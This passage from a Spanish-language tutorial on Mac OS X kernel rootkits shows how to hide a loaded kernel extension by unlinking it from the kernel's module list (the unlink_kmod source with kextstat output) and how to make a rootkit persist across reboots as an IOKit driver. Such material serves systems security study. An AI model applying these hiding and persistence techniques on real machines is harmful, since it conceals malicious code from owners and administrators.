5.2. Ocultar el rootkit

Para ocultar el rootkit, simplemente es necesario eliminarlo de esta lista. De esta forma cuando el kernel itere la lista no encontrará la información del módulo del kernel (a pesar de que ésta esté residente en memoria). Un efecto lateral de esta forma de ocultar el rootkit, es que `kextunload` no puede usarse para descargar este rootkit.

Al igual que pasa con la tabla `sysent`, el principal obstáculo para modificar la lista de módulos cargados es que la variable `kmod`, que apunta a la cabeza de la lista enlazada, no es un símbolo exportado. Para conocer el orden (al principio o al final) en que se insertan los nuevos módulos respecto a la cabeza de esta lista podemos observar esta otra función del kernel:

```
kern_return_t kmod_create_internal(kmod_info_t *info, kmod_t *id) {
    ..........

    info->id = kmod_index++;
    info->reference_count = 0;
    info->next = kmod;
    kmod = info;

    ............
}
```

Observando esta función deducimos que la información de módulos se añade al principio de la lista. En concreto, vemos que la función incrementa el `id` del módulo a insertar (`kmod_index++`), al puntero `next` se le asigna el valor de la cabeza (variable global `kmod`) y se actualiza en valor de la cabeza para que apunte al nuevo módulo.

Tras esta investigación deducimos que una forma que tiene el rootkit de eliminarse de la lista de módulos cargados es encontrar el puntero `kmod` y hacerlo apuntar al segundo módulo. Dado que esta variable no está exportada, una forma más fácil de modificar esta lista es utilizar una segunda extensión al kernel. Simplemente creamos una nueva extensión al kernel (llamada `unlink_kmod`) que elimina el primer módulo de la lista de módulos de la siguiente forma:

1. Cargamos la extensión al kernel que queramos ocultar (p.e., `hide_files`).
2. Cargamos `unlink_kmod`. Su puntero `next` apuntará a `hide_files` y modificará este puntero para que apunte al siguiente módulo.
3. Descargamos `unlink_kmod`.

Cuando se descarga `unlink_kmod`, la variable global `kmod` apuntará al módulo siguiente a `hide_files` y `hide_files` desaparecerá para siempre de esta lista. Todo esto lo haremos sin conocer en qué posición de memoria se encuentra la variable `kmod`. El Listado 7 muestra la implementación de esta extensión al kernel.

```
#include <mach/mach_types.h>

kern_return_t unlink_kmod_start (kmod_info_t * ki, void * d) {
    ki->next = ki->next->next;
    return KERN_SUCCESS;
}
```

```
kern_return_t unlink_kmod_stop (kmod_info_t * ki, void * d) {
    return KERN_SUCCESS;
}
```

Listado 7: Implementación de unlink_kmod

Si ahora cargamos el anterior rootkit, el rootkit aparece en la lista de módulos carga - dos:

```
$ sudo kextload hide_files.kext
$ kextstat | grep hide-files
  133    0 0xd89000   org.macprogramadores.kext.hide-files (1) <4 1>
```

Tras cargar y descargar nuestra nueva extensión al kernel el rootkit desaparece de la lista de módulos cargados:

```
$ sudo kextload unlink_kmod.kext
$ kextstat | grep hide-files
  133    0 0xd89000   org.macprogramadores.kext.hide-files (1) <4 1>
$ sudo kextunload unlink_kmod.kext
$ kextstat | grep hide-files
```

6. Persistencia a reinicios

Para un rootkit es importante que la extensión al kernel se vuelva a cargar tan pron - to como el usuario reinicia su máquina. En este apartado vamos a ver cómo conse - guirlo.

Cuando Mac OS X arranca necesita cargar un conjunto de extensiones al kernel que montan el sistema de ficheros raíz. Para ello primero intenta cargar los driver cachea - dos en `/System/Library/Caches`. Si la cache falta o está obsoleta el sistema de arranque busca extensiones al kernel en `/System/Library/Extensions`. Las exten- siones que deben cargarse automáticamente están marcadas en su fichero `Info.plist` con el atributo `OSBundleRequired`. Este atributo puede tomar uno de los siguientes valores:

- `Root`. La extensión al kernel se requiere para montar un sistema de fichero raíz de cualquier tipo.
- `Network-Root`. La extensión al kernel se requiere para montar un sistema de fi - cheros raíz en red.
- `Local-Root`. La extensión al kernel se requiere para montar un sistema de fiche - ros raíz local.
- `Console`. La extensión al kernel se requiere para la consola en modo monousua - rio.
- `Safe Boot`. La extensión al kernel se requiere excepto cuando se arranca en modo de arranque seguro.

En nuestro caso el valor más recomendable es `Root`, ya que de esta forma forzamos a que la extensión al kernel se cargue incluso en modo monousuario o en modo de

arranque seguro.

Un inconveniente que tiene el uso de la opción `OSBundleRequired` es que sólo funciona con IOKit drivers (y no con extensiones al kernel genéricas).

```
/* DummyDriver.h */
#include <IOKit/IOService.h>

class org_macprogramadores_driver_DummyDriver : public IOService {
    OSDeclareDefaultStructors(org_macprogramadores_driver_DummyDriver)
    public:
    virtual bool init(OSDictionary* dict = NULL);
    virtual bool attach(IOService* provider);
    virtual IOService* probe(IOService* provider, SInt32* score);
    virtual bool start(IOService* provider);
    virtual void stop(IOService* provider);
    virtual void detach(IOService* provider);
    virtual void free(void);
};
```

Listado 8: Prototipo de nuestro IOKit

```
/* DummyDriver.cpp */
#include <IOKit/IOLib.h>
#include "DummyDriver.h"

OSDefineMetaClassAndStructors(org_macprogramadores_driver_DummyDriver,IOServ
ice)

bool org_macprogramadores_driver_DummyDriver::init(OSDictionary* dict) {
    IOLog("init()\n");
    return IOService::init(dict);
}

bool org_macprogramadores_driver_DummyDriver::attach(IOService* provider) {
    IOLog("attach()\n");
    return IOService::attach(provider);
}

IOService* org_macprogramadores_driver_DummyDriver::probe(IOService*
provider, SInt32* score) {
    IOLog("probe()\n");
    return IOService::probe(provider,score);
}

bool org_macprogramadores_driver_DummyDriver::start(IOService* provider) {
    IOLog("start()\n");
    return IOService::start(provider);
}

void org_macprogramadores_driver_DummyDriver::stop(IOService* provider) {
    IOLog("stop()\n");
    IOService::stop(provider);
}

void org_macprogramadores_driver_DummyDriver::detach(IOService* provider) {
    IOLog("detach()\n");
    IOService::detach(provider);
}

void org_macprogramadores_driver_DummyDriver::free(void) {
    IOLog("free()\n");
```

```
    IOService::free();
}
```


Listado 9: Implementación de nuestro IOKit

En este caso al driver lo hemos llamado `DummyDriver.kext`. El Listado 8 y Listado 9 muestran el prototipo e implementación de la clase C++ que implementa el driver. En su forma más básica esta clase tiene sólo un conjunto de métodos que se van ejecutando según se carga y descaga el driver.

La Figura 3 muestra las propiedades que tiene que tener el fichero `Info.plist` en el caso de un IOKit.

Los IOKits deben de definir una o más personalidades que indican los dispositivos que pueden gestionar. Esta información se la en la entrada `IOKitPersonalities` de `Info.plist`.

En nuestro caso hemos fijado `OSBundleRequired` al valor `Safe Mode`. El valor `Root` es peligroso usarlo durante la fase de desarrollo porque implica que si no se puede cargar el driver el sistema no arranca. Una vez que esté seguro de que su driver no da problemas puede cambiarlo al valor `Root`.



Para instalar el driver lo copiamos al directorio `/System/Library/Extensions`.

```
$ sudo cp -r DummyDriver.kext /System/Library/Extensions
$ sudo chown -R root:wheel /System/Library/Extensions/DummyDriver.
kext
```

Y forzamos la actualización de la cache:

```
$ touch /System/Library/Extensions/DummyDriver.kext
```

Tras reiniciar la máquina veremos que el driver se ha cargado:

```
$ kextstat | grep DummyDriver
111 0   0x57585000  org.macprogramadores.driver.DummyDriver (1.0.0d1)
<4 3>
```

Tenga en cuenta que ahora el rootkit posiblemente no será el último módulo cargado con lo que la extensión al kernel `unlink_kmod.kext` del apartado anterior no funcionaría.

7. Bibliografía

- Charles Miller, Dino Dai Zovi, "The Mac Hacker's Handbook", Ed Willey, 2009.
- Amit Singh, "Mac OS X Internals: A Systems Approach", Ed. Addison-Wesley Professional, 2006.